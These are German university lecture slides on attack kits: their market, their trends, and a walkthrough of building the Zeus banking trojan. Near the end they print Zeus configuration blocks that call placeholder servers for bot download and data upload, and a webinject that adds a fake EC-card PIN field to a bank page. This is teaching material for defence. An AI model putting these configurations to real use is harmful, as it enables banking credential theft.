FH AACHEN
UNIVERSITY OF APPLIED SCIENCES

Attack Kits und Hacking-Angriffe

Eugen Pek
Lehrgebiet Datennetze, IT-Sicherheit, IT-Forensik

IT Forensik
FH Aachen

Struktur

- Motivation und Ziele
- Attack Kits
  - Vorgehensweise
  - Der (Underground-)Markt
  - Die Trends
- Attack Kits in der Praxis
  - Erzeugung des Zeus-Trojaners
  - Drive-by-Download mit Crimepack
  - Command-and-Control
- Sicherheitsmaßnahmen und Fazit


Motivation

- Massenangriffe gewinnen mehr an Bedeutung
  - Über ⅔ infizierter Seiten auf Attack Kits zurückführbar
- Hacking-Tools aus dem Baukasten ermöglichen:
  - *Benutzerfreundlichkeit*
  - Einsatz für Jedermann
- Leicht zugänglich
  - Auch kostenlos…
  - ➢ Hohes Aufkommen

Ziele

- Aufklärung
  - Was verbirgt sich hinter den meisten Angriffen?
  - Keine genialen Hacker am Werk
- Demonstration eines praktischen Szenarios
  - Die Natur der Attack Kits
  - Einfachheit ihres Einsatzes
  - Einordnung der Zielgruppe
  - …

Zielgruppe



Ziele

- Aufklärung
  - Was verbirgt sich hinter den meisten Angriffen?
  - Keine genialen Hacker am Werk
- Demonstration eines praktischen Szenarios
  - Die Natur der Attack Kits
  - Einfachheit ihres Einsatzes
  - Einordnung der Zielgruppe

- Aufmerksamkeit auf die Gefahren lenken!
  - Aber auch Vorstellung von Sicherheitsmaßnahmen

Abgrenzung

- Keine gezielten Angriffe
  - Gegen einzelne Ziele, wie Webserver
  - Zur Vertretung von politischen Standpunkten
  - Jedoch *Spear-Fishing* sehr wohl

- Keine ***aktiven*** Angriffe
  - Mit Initiierung einer Attacke gegen passives Ziel


- Keine Evaluierung der gestohlenen Daten
  - Weitere Schritte zur persönlichen Bereicherung
  - *Money-Mules*

Attack Kits - Definition

- Ansammlung von Modulen zur
  - Komposition von individueller Schadsoftware,
  - Administration von Botnetzen mit C&C-Server,
  - Automatisierten Exploitation
    - ➢ *Exploit Kits*

- Meist geschrieben in PHP, JavaScript und C++
  - PHP
    - Zur Installation und Verwaltung des C&C-Servers
    - Zur Weiterverarbeitung von Anfragen – *„landing page“*
    - Ansteuerung der Datenbank
  - JavaScript
    - Weiterleitung auf schädliche Seiten
    - Exploitation
  - C++ zur Erzeugung von Schadcode

Attack Kits - Vorgehensweise




Attack Kits - Vorgehensweise

Infizierter
legitimer Server


Exploit-Server

Ahnungsloser
Benutzer

Attack Kits - Vorgehensweise



Attack Kits - Vorgehensweise



Der (Underground-)Markt


- Orientiert an Prozessen aus der legitimen Marktwirtschaft
- Werbung und Vertrieb über Underground-Foren und IRC
- Konkurrenzkampf
  - Preise
  - Erfolgsraten
  - Funktionsportfolio
  - Support / Updates
- Softwarepiraterie
  - Fehlender Support
  - Risiko: *Hintertüren*

Attack Kits – die Trends

- Ausgeklügelte Verschleierungstechniken
- Immer neuere Exploits
- Einfachere Handhabung (durch *SaaS*)


- Entlastung der C&C-Server
  - P2P
  - Social Networks
- Andere Plattformen werden anvisiert
  - Insbesondere Mac OS X
- Mobile Systeme

Erzeugung des Zeus-Trojaners



Erzeugung des Zeus-Trojaners

- Builder starten: `output\builder\zsb.exe`



- EDIT klicken, um statische und dynamische Konfiguration anzupassen

Erzeugung des Zeus-Trojaners

- Statische Konfiguration wird hartcodiert in den Trojaner geschrieben:

```
entry „StaticConfig“
  timer_config  1 1
  timer_logs    1 1
  timer_stats   1 1
  url_config „http://<serverA>/config.bin“
  encryption_key „mykey“
...
end
```

- Weitere Konfiguration möglich wie:
  - Name des Botnetzes
  - URL zur tatsächlichen IP des Opfers
  - Sprachen auf schwarzer Liste

Erzeugung des Zeus-Trojaners

- Dynamische Konfiguration wird in eine verschlüsselte Datei geschrieben:

```
entry „DynamicConfig"
   url_loader „http://<serverB>/bot.exe“
   url_server „http://<serverC>/gate.php“
   file_webinjects „webinjects.txt“
   ...
end
```

- Weitere Konfiguration möglich wie:
  - Nicht zu protokollierende URLs
  - URLs für Screenshots
  - Redirection von Post/GET Requests
  - TAN Grabber

Erzeugung des Zeus-Trojaners

- Inhalt einer `webinjects.txt` als Teil der dynamischen Konfiguration:

```
set_url https://<Bank-Server>/* GP
data_before
name=„nachname“*</tr>
data_end
data_inject
<tr>
<td align="right">PIN der EC-Karte:</td>
<td><input name=“pinnummer” type="password”></td>
</tr>
data_end
data_after
data_end
```

